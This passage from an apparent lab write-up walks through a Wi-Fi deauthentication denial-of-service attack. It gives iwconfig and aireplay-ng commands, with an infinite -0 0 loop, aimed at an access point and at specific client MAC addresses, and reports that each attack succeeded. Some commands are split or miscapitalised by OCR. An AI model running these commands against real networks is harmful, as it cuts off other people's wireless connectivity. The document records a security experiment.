


*Figure 5.* Wireless Networks in proximity of interface for DoS attack (DoS attack)

Step 5

```
Iwconfig wlan0 channel 6
```

Since the target access point was active on channel 6, the channel of the interface was required to be on the same channel for the de-authentication signals to be effectively sent. Figure 6 shows how the attack failed as the interface wlan0 was active on channel 8.




*Figure 6. Wireless Channel change of interface for DoS attack (DoS Attack)*

Step 6

```
Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B wlan0
```

This command was used for injecting frames. The aireplay command repeated the de-authentication attack. The second part of the command -0 0 indicates an infinite loop, so the attack took place infinitely. The last part of the command mentioned the MAC address of the access point being targeted and the interface name. Figure 7 shows the success of the attack as the de-authentication signals were sent to the router hence rendering all clients connectionless.




*Figure 7. DoS attack on all connected devices (DoS Attack)*

Step 7

```
aireplay-ng -0 0 -a E8:DF:70:59:D3:8B  -c
6C:E8:5C:C8:E1:B0 wlan0
```

This command did the same action as the previous one but focused on conducting the attack on the specific client device, which was the personal device. Figure 8 shows the MAC address of the mobile device that was targeted for the DoS attack. Figure 9 shows the successful implementation of the attack as the client was unable to connect to the wireless network.


*Figure 8 Client MAC Address from settings of mobile device (DoS Attack)*




*Figure 9 Client unable to connect to the network (DoS Attack)*

The same attack was carried out on different devices, including the laptop computer on which the experiment was being carried out.

```
Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c
5C:1D:D9:74:0E:0D wlan0

Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c 9
     C:DA:3E:F1:A3:24 wlan0
```




*Figure 10. DoS attack on client mobile device successful (DoS attack)*




*Figure 11. MAC Address of laptop client device 1 (DoS Attack)*

```
Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c
A4:D9:31:5B:FA:2C wlan0

Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c
5C:EA:1D:1D:B6:91 wlan0
```

Figure 10 shows the success of the attack on the laptop that was being used and figure 11 shows the MAC address of the laptop. Figure 12 and 13 show the MAC address information and the attack on another laptop that was attacked. Figures 14 and 15 show the same attack conducted on another mobile device.




*Figure 12. MAC Address of client laptop device 2 (DoS Attack)*




*Figure 13. DoS Attack Successful on both laptop device (DoS Attack)*




*Figure 14. MAC Address of client mobile device 2 (DoS Attack)*

